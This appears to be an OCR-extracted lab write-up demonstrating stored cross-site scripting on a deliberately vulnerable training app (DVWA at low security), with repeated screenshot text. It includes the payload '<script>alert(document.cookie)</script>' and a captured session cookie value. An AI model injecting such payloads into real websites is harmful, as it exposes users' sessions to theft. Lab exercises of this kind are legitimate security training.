
Message * Hello
<script>alert(document.cookie)</script>

Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Anambra


Message * Hello
<script>alert(document.cookie)</script>

192.168.16.131

PHPSESSID=2pgf9gq0rhmku8pe8oabdtefc3; security=low

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Anambra
Message: Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

The above is a demonstration of some common attacks that can be carried out on our target.